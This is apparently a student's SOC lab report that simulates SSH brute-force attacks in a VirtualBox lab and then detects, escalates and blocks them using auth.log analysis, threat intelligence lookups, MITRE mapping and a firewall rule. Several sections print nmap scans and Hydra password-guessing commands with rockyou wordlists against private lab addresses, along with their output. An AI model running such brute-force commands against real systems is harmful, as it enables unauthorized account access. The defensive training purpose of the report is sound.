



Theoretical Knowledge

TASK 1. Advanced Log Analysis

Introduction

Advanced log analysis is the process of collecting and analyzing logs from multiple sources to detect suspicious activities. It helps identify attack patterns such as brute-force attacks and reduces false positives.

Objective

- To understand log correlation techniques
- To detect anomalies in authentication logs
- To enrich logs with meaningful context
- To identify potential security threats

Methodology

- SSH login attempts were simulated using invalid credentials
- Logs were collected from `/var/log/auth.log`
- Failed login attempts were filtered using `grep`
- Log correlation was performed using IP address, username, and timestamps
- Basic anomaly detection was applied by analyzing repeated login failures

Analysis & Findings

- Multiple failed login attempts detected for user **fakeuser**
- All attempts originated from IP address **127.0.0.1**
- Total of **3 failed attempts** observed
- Attempts occurred within a short time interval
- Indicates a potential brute-force attack pattern



The screenshot shows a terminal window titled 'UBUNTU [Running] - Oracle VirtualBox'. The terminal output includes the following commands and results:

```
Mar 31 17:52:25 sudeep-VirtualBox systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
sudeep@sudeep-VirtualBox: /var/log$ sudo ss -tln | grep 22
tcp    LISTEN 0      4096      0.0.0.0:22      0.0.0.0:*
tcp    LISTEN 0      4096      [::]:22       [::]:*
sudeep@sudeep-VirtualBox: /var/log$ ssh fakeuser@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:4pi4Zl0jcl6QcI9mkDynzcSizxShnftjQwzt5Ag3lo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
fakeuser@localhost's password:
Permission denied, please try again.
fakeuser@localhost's password:
Permission denied, please try again.
fakeuser@localhost's password:
fakeuser@localhost: Permission denied (publickey,password).
sudeep@sudeep-VirtualBox: /var/log$ sudo grep "Failed password" /var/log/auth.log
2026-03-31T17:53:11.216404+05:30 sudeep-VirtualBox sshd-session[4402]: Failed password for invalid user fakeuser from 127.0.0.1 port 44762 s
2026-03-31T17:53:16.584881+05:30 sudeep-VirtualBox sshd-session[4402]: Failed password for invalid user fakeuser from 127.0.0.1 port 44762 s
2026-03-31T17:53:21.275284+05:30 sudeep-VirtualBox sshd-session[4402]: Failed password for invalid user fakeuser from 127.0.0.1 port 44762 s
2026-03-31T17:53:54.718281+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/var/log ; USER=root ; COMMAND=/usr/bin/grep Failed p
ar/log/auth.log
sudeep@sudeep-VirtualBox: /var/log$ sudo grep "Failed password" /var/log/auth.log | awk '{print $11}'
127.0.0.1
127.0.0.1
127.0.0.1
;
sudeep@sudeep-VirtualBox: /var/log$ sudo grep "Failed password" /var/log/auth.log | awk '{print $11}' | sort | uniq -c
  3 127.0.0.1
  3 ;
sudeep@sudeep-VirtualBox: /var/log$ sudo grep "Failed password" /var/log/auth.log | awk '{print $9}'
fakeuser
fakeuser
fakeuser
;
;
;
;
sudeep@sudeep-VirtualBox: /var/log$
```

Screenshot Analysis

- The SSH service was verified to be running on port 22
- Multiple failed login attempts were generated using invalid credentials
- Logs were extracted using:
grep "Failed password" /var/log/auth.log
- The source IP (127.0.0.1) was identified using awk
- The number of attempts was counted using:
sort | uniq -c
- Results showed repeated login attempts from the same IP

Log Correlation



Log correlation was performed by linking multiple failed login events from the same IP address and user within a short time frame. This pattern confirmed repeated unauthorized access attempts.

Log Enrichment

Additional context was added:

- IP address identified as local machine (127.0.0.1)
- Target user: fakeuser
- Activity type: SSH authentication failure
- Risk level: Medium

Log Flow Diagram

The following diagram represents how logs are generated, collected, and analyzed:

User Login Attempt → SSH Service → auth.log → Log Extraction → Correlation → Detection

Real-World Example

A real-world example of log correlation is a brute-force attack where an attacker repeatedly attempts to gain unauthorized access by trying multiple passwords. Similar to this experiment, security teams analyze authentication logs to detect repeated login failures from a single IP address within a short time period. This technique is commonly used in detecting attacks like SSH brute-force attempts and was observed in several real-world incidents, including enterprise server attacks.

Conclusion

The analysis successfully identified a brute-force attack pattern using log correlation and anomaly detection techniques. Even without advanced tools, meaningful insights were derived from system logs.

Stakeholder Brief

A security analysis was conducted on system authentication logs to identify potential threats. Multiple failed login attempts were detected from a single IP address targeting the same user account. The frequency and pattern of these attempts indicate a possible brute-force attack. Log correlation and anomaly detection techniques were used to analyze the activity. Although the attack originated from a local system, it demonstrates how unauthorized access attempts can be identified. Immediate monitoring and preventive measures such as account lockout policies and intrusion detection systems are recommended to enhance system security and prevent future attacks.



TASK 2. THREAT INTELLIGENCE INTEGRATION

Threat Intelligence Integration Report

1. Introduction

Threat Intelligence Integration is a critical component of Security Operations Centers (SOC), enabling analysts to enhance detection and response by leveraging external intelligence sources. This project demonstrates how threat intelligence can be integrated with system logs to identify and validate suspicious activities.

2. Objectives

- To simulate a cyber attack in a controlled lab environment
- To detect malicious activity using system logs
- To enrich detected indicators using threat intelligence platforms
- To map observed behavior to MITRE ATT&CK techniques

3. Lab Environment

The following systems were used in this experiment:

- Kali Linux (Attacker Machine) – IP: 192.168.56.3
- Metasploitable / Target System – IP: 192.168.56.5
- Ubuntu (Log Monitoring System) – IP: 192.168.56.4

Tools Used:

- Nmap (Network scanning)
- Hydra (Brute-force attack tool)
- AlienVault OTX (Threat Intelligence platform)
- VirusTotal (IOC validation)

4. Attack Simulation

A brute-force attack was simulated using Hydra from the Kali Linux machine targeting the SSH service on the victim system.

Steps:

1. Nmap scan was performed to identify open ports
2. SSH (port 22) was found open
3. Hydra was used to perform password brute-force attack

This activity represents a real-world credential attack scenario.



Figure 1: Nmap scan and Hydra brute-force attack from Kali Linux

```
Kali-Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sudeep@kali: ~
Session Actions Edit View Help

$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:65:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.3/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 421sec preferred_lft 421sec
    inet6 fe80::a00:27ff:fe5a:6526/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(sudeep@kali)-[~]
$ nmap -sS 192.168.56.4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 00:49 +0530
Nmap scan report for 192.168.56.4
Host is up (0.0082s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:5C:B3:F2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds

(sudeep@kali)-[~]
$ hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.4 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-01 00:50:08
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per tas
k
[DATA] attacking ssh://192.168.56.4:22/
[STATUS] 35.00 tries/min, 35 tries in 00:01h, 14344366 to do in 6830:40h, 2 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(sudeep@kali)-[~]
$ head -n 50 /usr/share/wordlists/rockyou.txt > small.txt

(sudeep@kali)-[~]
$ hydra -l user -P small.txt ssh://192.168.56.4 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-01 00:52:07
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session
found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 50 login tries (l:1/p:50), ~13 tries per task
[DATA] attacking ssh://192.168.56.4:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-01 00:53:06

(sudeep@kali)-[~]
```

5. Log Analysis and Detection

The attack activity was monitored on the Ubuntu system using authentication logs.

Command used:

```
sudo tail -f /var/log/auth.log
```

Observations:

- Multiple failed login attempts were detected
- Repeated authentication failures from a single IP address (192.168.56.3)
- System generated alerts such as "Failed password" and "authentication failure"

This indicates a brute-force attack pattern.



Figure 2: SSH brute-force attempts detected in Ubuntu authentication logs

The screenshot shows a terminal window titled "UBUNTU [Running] - Oracle VirtualBox" with a menu bar (File, Machine, View, Input, Devices, Help). The terminal output shows the user running 'ip a' and 'sudo tail -f /var/log/auth.log'. The 'ip a' command shows network interfaces 'lo' and 'enp0s3'. The 'tail' command shows a series of SSH authentication failures from 192.168.56.3, including messages like "Failed password for invalid user user from 192.168.56.3 port 44772 sshd", "error: maximum authentication attempts exceeded for invalid user user", and "PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.3". A successful sudo command is also shown: "sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)".

6. Threat Intelligence Enrichment

6.1 VirusTotal Analysis

The identified IP address was analyzed using VirusTotal. The platform provided reputation data based on multiple security vendors.


Findings:

- The IP was flagged by at least one security vendor
- Community score and historical data were available

This demonstrates how threat intelligence helps validate suspicious indicators.



Figure 3: IP address analysis in VirusTotal showing detection results



6.2 AlienVault OTX Analysis


AlienVault OTX was used to enrich the IP address with additional context.

Findings:

- Passive DNS records were available
- Historical activity and metadata were observed
- Indicator context helped understand potential threat behavior

This step adds depth to the investigation.

Figure 4: AlienVault OTX threat intelligence enrichment for the IP address



7. MITRE ATT&CK Mapping



The observed attack was mapped to the MITRE ATT&CK framework:

- Technique ID: T1110
- Technique Name: Brute Force
- Tactic: Credential Access

This mapping helps standardize threat analysis and improves SOC response.

8. Correlation and Analysis

The investigation combined multiple data sources:

- Attack simulation (Kali Linux)
- Log evidence (Ubuntu system logs)
- Threat intelligence (VirusTotal and OTX)

Correlation Result:

The repeated SSH login failures were confirmed as a brute-force attack. Threat intelligence platforms provided additional validation and context for the suspicious IP.

9. Challenges Faced

- Identifying suitable IPs for threat intelligence demonstration
- Handling connection errors during Hydra execution
- Understanding log patterns for authentication failures

10. Conclusion

This experiment demonstrated how threat intelligence integration enhances security monitoring. By combining logs with external intelligence sources, it becomes easier to detect, validate, and respond to potential threats. This approach improves SOC efficiency and strengthens overall cybersecurity posture.



TASK 3. Incident Escalation Workflows

Introduction

This task demonstrates an **Incident Escalation Workflow** in a Security Operations Center (SOC) environment. The objective is to detect a security incident, analyze it, and escalate it through SOC tiers based on severity and impact.

The experiment simulates a **brute-force attack on an SSH service**, followed by detection and escalation.

Lab Setup

Component	Details
Attacker Machine	Kali Linux
Victim Machine	Ubuntu
Attack Tool	Hydra
Detection Method	System Logs (/var/log/auth.log)

Attack Simulation (Tier 1 Detection)

- Attacker IP: **192.168.56.3**
- Target IP: **192.168.56.4**
- Port: **22 (SSH open)**
- Tool used: Hydra with rockyou.txt

Commands Used:

```
ip a
nmap -sS 192.168.56.4
hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.4 -t 4
```



```
Kali-Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sudeep@kali: ~
Session Actions Edit View Help

$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:65:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.3/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 421sec preferred_lft 421sec
    inet6 fe80::a00:27ff:fe5a:6526/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(sudeep@kali)-[~]
$ nmap -sS 192.168.56.4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 00:49 +0530
Nmap scan report for 192.168.56.4
Host is up (0.0082s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:5C:B3:F2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds

(sudeep@kali)-[~]
$ hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.4 -t 4
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[DATA] attacking ssh://192.168.56.4:22/
[STATUS] 35.00 tries/min, 35 tries in 00:01h, 14344366 to do in 6830:40h, 2 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(sudeep@kali)-[~]
$ head -n 50 /usr/share/wordlists/rockyou.txt > small.txt

(sudeep@kali)-[~]
$ hydra -l user -P small.txt ssh://192.168.56.4 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-01 00:52:07
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 50 login tries (l:1/p:50), ~13 tries per task
[DATA] attacking ssh://192.168.56.4:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-01 00:53:06

(sudeep@kali)-[~]
```

Analysis:

- Nmap confirms SSH port is open.
- Hydra performs brute-force login attempts.
- Multiple login attempts indicate suspicious activity.

Tier 1 Decision:

This is not normal behavior → Mark as **potential brute-force attack** → Escalate.



Log Analysis (Detection in Ubuntu)

Observations:

- Logs show:

Failed password for invalid user
authentication failure

maximum authentication attempts exceeded

- Source IP: **192.168.56.3**
- Repeated login failures detected

Analysis:

- Clear indication of **SSH brute-force attack**
- High number of failed attempts confirms malicious intent

Tier 1 Escalation Triggered

The screenshot shows a terminal window titled 'UBUNTU [Running] - Oracle VirtualBox'. The user 'sudeep' is running the command 'sudo tail -f /var/log/auth.log'. The output shows several failed password attempts for the user 'sudeep' from IP 192.168.56.3. The attempts are as follows:

```
2026-04-01T00:52:37.579766+05:30 sudeep-VirtualBox sshd-session[4728]: pam_unix(sshd:auth): check pass; user unknown
2026-04-01T00:52:38.237985+05:30 sudeep-VirtualBox sshd-session[4729]: Failed password for invalid user user from 192.168.56.3 port 44772 ssh
2026-04-01T00:52:38.241718+05:30 sudeep-VirtualBox sshd-session[4730]: Failed password for invalid user user from 192.168.56.3 port 44786 ss
2026-04-01T00:52:39.463219+05:30 sudeep-VirtualBox sshd-session[4727]: Failed password for invalid user user from 192.168.56.3 port 44760 ss
2026-04-01T00:52:39.472837+05:30 sudeep-VirtualBox sshd-session[4728]: Failed password for invalid user user from 192.168.56.3 port 44770 ss
2026-04-01T00:52:39.498189+05:30 sudeep-VirtualBox sshd-session[4729]: pam_unix(sshd:auth): check pass; user unknown
2026-04-01T00:52:39.498884+05:30 sudeep-VirtualBox sshd-session[4730]: pam_unix(sshd:auth): check pass; user unknown
2026-04-01T00:52:41.329887+05:30 sudeep-VirtualBox sshd-session[4730]: Failed password for invalid user user from 192.168.56.3 port 44786 ss
2026-04-01T00:52:41.507662+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
2026-04-01T00:52:41.507904+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -f /
th.log
2026-04-01T00:52:41.573198+05:30 sudeep-VirtualBox sshd-session[4727]: pam_unix(sshd:auth): check pass; user unknown
2026-04-01T00:52:41.595231+05:30 sudeep-VirtualBox sshd-session[4728]: pam_unix(sshd:auth): check pass; user unknown
2026-04-01T00:52:43.011127+05:30 sudeep-VirtualBox sshd-session[4730]: error: maximum authentication attempts exceeded for invalid user user
192.168.56.3 port 44786 ssh2 [preauth]
2026-04-01T00:52:43.012203+05:30 sudeep-VirtualBox sshd-session[4730]: Disconnecting invalid user user 192.168.56.3 port 44786: Too many aut
n failures [preauth]
2026-04-01T00:52:43.022625+05:30 sudeep-VirtualBox sshd-session[4730]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh rus
192.168.56.3
2026-04-01T00:52:43.023246+05:30 sudeep-VirtualBox sshd-session[4730]: PAM service(sshd) ignoring max retries; 6 > 3
2026-04-01T00:52:43.098362+05:30 sudeep-VirtualBox sshd-session[4729]: Failed password for invalid user user from 192.168.56.3 port 44772 ss
2026-04-01T00:52:43.159421+05:30 sudeep-VirtualBox sshd-session[4727]: Failed password for invalid user user from 192.168.56.3 port 44760 ss
2026-04-01T00:52:43.214966+05:30 sudeep-VirtualBox sshd-session[4748]: Invalid user user from 192.168.56.3 port 41002
2026-04-01T00:52:43.252569+05:30 sudeep-VirtualBox sshd-session[4748]: pam_unix(sshd:auth): check pass; user unknown
2026-04-01T00:52:43.252948+05:30 sudeep-VirtualBox sshd-session[4748]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tt
r= rhost=192.168.56.3
```



Incident Escalation Workflow

Workflow:

Alert Generated → Tier 1 Analysis → Escalation → Tier 2 Investigation → Response

Escalation Criteria:

- Multiple failed login attempts
- Unknown user access attempts
- Repeated attack pattern

Tier-wise Actions

Tier 1 (Triage)

- Monitored logs
- Identified repeated failures
- Classified as brute-force attack

Action: Escalated to Tier 2

Tier 2 (Investigation)

- Analyzed /var/log/auth.log
- Verified attacker IP and attack pattern
- Confirmed brute-force behavior

Action: Recommended blocking attacker

Tier 3 (Response)

- Blocked attacker IP using firewall

`sudo ufw deny from 192.168.56.3`

Attack successfully mitigated

SITREP (Situation Report)

SITUATION REPORT (SITREP)

Incident: SSH Brute Force Attack

Date: 01 April 2026

Detected By: Tier 1 Analyst

Summary:

A brute-force attack targeting SSH service was detected from IP address 192.168.56.3 against system 192.168.56.4.

Analysis:

System logs show multiple failed login attempts and authentication failures, indicating unauthorized access attempts.

Action Taken:

- Incident escalated to Tier 2
- Logs analyzed and attack confirmed
- Source IP blocked via firewall

Status:

Incident contained successfully.



Recommendation:

Implement account lockout policies and disable password-based SSH login.

Automation in Escalation (SOAR Concept)

Example Automation Logic:

IF failed login attempts > 10

THEN:

- Generate alert
- Assign to Tier 2
- Block IP automatically

Explanation:

Automation tools (SOAR) can:

- Reduce response time
- Automatically escalate incidents
- Perform quick containment

Challenges Faced

- Handling Hydra connection errors
- Identifying correct logs
- Differentiating normal vs malicious activity

Conclusion

This task successfully demonstrated an **Incident Escalation Workflow** by simulating a brute-force attack and detecting it using system logs. The incident was escalated through SOC tiers and mitigated effectively.

Proper escalation ensures **quick response, accurate analysis, and improved security posture**.

This project demonstrates practical SOC operations including detection, escalation, investigation, and response using real-world attack simulation.



Practical Application

TASK 1. Advanced Log Analysis

Advanced Log Analysis using Elastic Security

1. Objective

The objective of this lab is to perform advanced log analysis by collecting logs from a victim machine (Metasploitable), forwarding them to a SIEM platform (Elastic Stack), and detecting suspicious activities such as brute-force attacks. The task also includes log correlation, anomaly detection, and log enrichment.

2. Lab Setup

- **Attacker Machine:** Kali Linux (192.168.56.3)
- **Victim Machine:** Metasploitable (192.168.56.6)
- **SIEM Tool:** Elastic Stack (Elasticsearch, Kibana, Filebeat)
- **Network Type:** Host-only Network (192.168.56.0/24)

3. Network Configuration

Both Kali Linux and Metasploitable were configured on the same host-only network to enable communication. Connectivity was verified using ping commands between both systems.

```
meta2cm [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:e4:9d:82 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.6/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fee4:9d82/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.56.3
PING 192.168.56.3 (192.168.56.3) 56(84) bytes of data.
64 bytes from 192.168.56.3: icmp_seq=1 ttl=64 time=1.65 ms
64 bytes from 192.168.56.3: icmp_seq=2 ttl=64 time=1.56 ms
64 bytes from 192.168.56.3: icmp_seq=3 ttl=64 time=1.91 ms
64 bytes from 192.168.56.3: icmp_seq=4 ttl=64 time=1.57 ms
64 bytes from 192.168.56.3: icmp_seq=5 ttl=64 time=2.55 ms
64 bytes from 192.168.56.3: icmp_seq=6 ttl=64 time=2.25 ms
64 bytes from 192.168.56.3: icmp_seq=7 ttl=64 time=2.95 ms
64 bytes from 192.168.56.3: icmp_seq=8 ttl=64 time=1.84 ms

--- 192.168.56.3 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 6998ms
rtt min/avg/max/mdev = 1.564/2.039/2.954/0.474 ms
msfadmin@metasploitable:~$
```

Figure 1: Network Configuration



```
Kali-Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(sudeep@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:65:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.3/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 560sec preferred_lft 560sec
    inet6 fe80::a00:27ff:fe5a:6526/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(sudeep@kali)-[~]
$ ping 192.168.56.6
PING 192.168.56.6 (192.168.56.6) 56(84) bytes of data:
64 bytes from 192.168.56.6: icmp_seq=1 ttl=64 time=2.01 ms
64 bytes from 192.168.56.6: icmp_seq=2 ttl=64 time=0.849 ms
64 bytes from 192.168.56.6: icmp_seq=3 ttl=64 time=0.735 ms
64 bytes from 192.168.56.6: icmp_seq=4 ttl=64 time=0.945 ms
64 bytes from 192.168.56.6: icmp_seq=5 ttl=64 time=0.725 ms
^C
--- 192.168.56.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4048ms
rtt min/avg/max/mdev = 0.725/1.051/2.005/0.483 ms

(sudeep@kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.6
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-01 19:04:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.6:22/
[ERROR] could not connect to ssh://192.168.56.6:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```

